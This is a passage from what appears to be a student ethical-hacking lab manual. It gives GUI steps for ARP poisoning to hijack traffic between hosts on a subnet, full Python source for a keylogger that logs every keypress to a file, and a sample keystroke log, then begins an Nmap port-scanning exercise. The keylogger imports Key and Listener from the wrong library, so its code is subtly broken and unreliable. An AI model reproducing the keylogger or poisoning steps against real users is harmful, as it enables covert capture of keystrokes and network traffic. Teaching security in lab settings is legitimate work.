
2. Start the sniffer by clicking on start/stop sniffer.




3. Click on OK.




4. Right click> Scan Mac Address.




5. Set the target as all hosts in my subnet and click on OK.




6. Current Hosts connected to the network will be displayed.




7. Go to APR in the bottom left corner.




8. Select the hosts on the right side to hijack IP traffic between left list and right list.



9. Click on start/stop APR to start the APR poisoning.



10. APR poisoning is performed on the selected devices.




PRACTICAL NO.4

Aim: Create a simple keylogger using python.

Steps:

1. Open your Windows Command Prompt change your directory to the location where python software is installed and type "pip install pyautogui". To install all the necessary modules.



```
C:\Python27>pip install pyautogui
Requirement already satisfied: pyautogui in c:\python27\lib\site-packages
Requirement already satisfied: six in c:\python27\lib\site-packages (from pyautogui)
Requirement already satisfied: enum34; python_version == "2.7" in c:\python27\lib\site-packages (from pyautogui)
You are using pip version 9.0.3, however version 19.0.3 is available.
You should consider upgrading via the 'python -m pip install --upgrade pip' command.

C:\Python27>
```

2. Go to python idle and type the following code:

```
from pyautogui import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
```

```
logging.basicConfig(filename=(log_dir+"my_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s:')

# This is from the library

def on_press(key):

    logging.info(str(key))

# This says, listener is on


with Listener(on_press=on_press) as listener:

    listener.join()
```

3.Run your program and type some text on the output console.



4.Search for the text file name my_log in your python folder which you have created . You will be able to see the record of each and every key which is being pressed along with the date and time.



The screenshot shows a Microsoft Word document window with a single table containing a large amount of text. The table has one row and seven columns, labeled 1 through 7 at the top. The text within the table is a timestamped log of key presses and keydown events, starting with "2019-03-03 14:39:19, 072:Key.enter:" and ending with "2019-03-03 14:40:11, 572:Key.down:". The log is continuous and covers approximately 100 lines of text.


1	2	3	4	5	6	7
2019-03-03 14:39:19, 072:Key.enter:						
2019-03-03 14:39:19, 436:u'i':						
2019-03-03 14:39:19, 539:Key.enter:						
2019-03-03 14:39:19, 871:u't':						
2019-03-03 14:39:20, 006:Key.enter:						
2019-03-03 14:39:20, 226:u'h':						
2019-03-03 14:39:20, 387:Key.enter:						
2019-03-03 14:39:20, 621:u'i':						
2019-03-03 14:39:21, 108:Key.enter:						
2019-03-03 14:39:21, 305:u'k':						
2019-03-03 14:39:21, 464:Key.enter:						
2019-03-03 14:39:21, 884:u'r':						
2019-03-03 14:39:22, 323:Key.enter:						
2019-03-03 14:39:23, 188:u'a':						
2019-03-03 14:39:23, 309:Key.enter:						
2019-03-03 14:39:23, 625:u'j':						
2019-03-03 14:39:23, 753:Key.enter:						
2019-03-03 14:40:07, 467:Key.down:						
2019-03-03 14:40:07, 936:Key.down:						
2019-03-03 14:40:08, 118:Key.down:						
2019-03-03 14:40:09, 091:Key.down:						
2019-03-03 14:40:09, 591:Key.down:						
2019-03-03 14:40:09, 624:Key.down:						
2019-03-03 14:40:09, 657:Key.down:						
2019-03-03 14:40:09, 688:Key.down:						
2019-03-03 14:40:09, 721:Key.down:						
2019-03-03 14:40:09, 755:Key.down:						
2019-03-03 14:40:10, 055:Key.down:						
2019-03-03 14:40:10, 349:Key.down:						
2019-03-03 14:40:10, 842:Key.down:						
2019-03-03 14:40:11, 342:Key.down:						
2019-03-03 14:40:11, 375:Key.down:						
2019-03-03 14:40:11, 408:Key.down:						
2019-03-03 14:40:11, 441:Key.down:						
2019-03-03 14:40:11, 473:Key.down:						
2019-03-03 14:40:11, 507:Key.down:						
2019-03-03 14:40:11, 539:Key.down:						
2019-03-03 14:40:11, 572:Key.down:						

PRACTICAL NO.5

Aim: Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

Steps:

Install NMAP .After Installation open command prompt and type "nmap" to check whether nmap has been properly installed or not.



